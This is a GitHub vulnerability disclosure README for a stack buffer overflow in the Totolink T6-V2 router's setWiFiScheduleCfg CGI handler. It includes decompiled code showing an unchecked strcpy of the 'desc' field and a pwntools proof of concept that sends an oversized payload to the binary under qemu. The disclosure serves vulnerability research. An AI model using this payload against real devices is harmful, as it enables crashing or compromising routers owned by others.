d1tto / IoT-vuln Public

Code Issues Pull requests Actions Projects Security Insights

main IoT-vuln / Totolink / T6-v2 / 4.setWiFiScheduleCfg /

d1tto add totolink T6-v2 ... on May 29 History

..

img	6 months ago
readme.md	6 months ago

readme.md

Overview


- The device's official website: http://www.totolink.cn/home/menu/detail.html?menu_listtpl=products&id=16&ids=33
- Firmware download website: http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=16&ids=36

Affected version


T6-V2 V4.1.9cu.5179_B20201015

Vulnerability details

The vulnerability exists in the router's WEB component. `/web_cste/cgi-bin/cstecgi.cgi` `FUN_00413be4` (at address 0x413be4) gets the JSON parameter `desc` , but without checking its length, copies it directly to local variables in the stack, causing stack overflow:



```
  local_48 = 0;
  local_44 = 0;
  local_40 = 0;
  local_3c = 0;
  local_38 = 0;
  local_34 = 0;
  pcVar1 = (char *)websGetVar(param_1,"addEffect","");
  iVar2 = atoi(pcVar1);
  pcVar1 = (char *)websGetVar(param_1,"enable","");
  local_30[0] = atoi(pcVar1);
  FUN_00422298("wlan1");
  apmib_set(0x1f7,local_30);
  FUN_00422298("wlan0");
  apmib_set(0x1f7,local_30);
  if (local_30[0] == 1) {
    pcVar1 = (char *)websGetVar(param_1,"week","");
    iVar3 = atoi(pcVar1);
    pcVar1 = (char *)websGetVar(param_1,"sHour","");
    iVar4 = atoi(pcVar1);
    pcVar1 = (char *)websGetVar(param_1,"sMinute","");
    iVar5 = atoi(pcVar1);
    pcVar1 = (char *)websGetVar(param_1,"eHour","");
    iVar6 = atoi(pcVar1);
    pcVar1 = (char *)websGetVar(param_1,"eMinute","");
    iVar7 = atoi(pcVar1);
    pcVar1 = (char *)websGetVar(param_1,"desc","");
    if (iVar2 == 1) {
      local_72 = (short)iVar5 + (short)iVar4 * 0x3c;
      local_70 = (short)iVar7 + (short)iVar6 * 0x3c;
      local_6e = (short)iVar3;
      strcpy(acStack136,pcVar1);
      apmib_set(0x201fb,acStack136);
      apmib_set(0x101fa,acStack136);
    }
```



```
  else {
    if (iVar2 == 2) {
      __nptr = (char *)websGetVar(param_1,&DAT_00426418,"0");
      local_6c = atoi(__nptr);
      local_68 = 0;
      local_64 = 0;
      local_60 = 0;
      local_5c = 0;
      local_58 = 0;
      local_54 = 0;
      local_50 = 0;
      local_4c = 0;
      local_48 = 0;
      local_44 = 0;
      local_40 = 0;
      local_3c = 0;
      local_38 = 0;
      local_6c = local_6c & 0xff;
      apmib_get(0x81f9,&local_6c);
      local_50 = local_6c;
      local_4c = local_68;
      local_48 = local_64;
      local_44 = local_60;
      local_40 = local_5c;
      local_3c = local_58 & 0xffff | (uint)(ushort)((short)iVar5 + (short)iVar4 * 0x3c) << 0x10;
      local_38 = CONCAT22((short)iVar3,(short)iVar7 + (short)iVar6 * 0x3c);
      strcpy((char *)&local_50,pcVar1);
      apmib_set(0x1201fb,&local_6c);
    }
  }
}
```

PoC

```
from pwn import *
import json

data = {
    "topicurl": "setting/setWiFiScheduleCfg",
    "addEffect": "1",
    "enable": "1",
    "desc": "A"*0x400,
    "week": "1",
    "sHour": "1",
    "sMinute": "1",
    "eHour": "1",
    "eMinute": "1",
}

data = json.dumps(data)
print(data)

argv = [
    "qemu-mipsel-static",
    "-L", "./root/",
    "-E", "CONTENT_LENGTH={}".format(len(data)),
    "-E", "REMOTE_ADDR=192.168.2.1",
    "./cstecgi.cgi"
]

a = process(argv=argv)
a.sendline(data.encode())

a.interactive()
```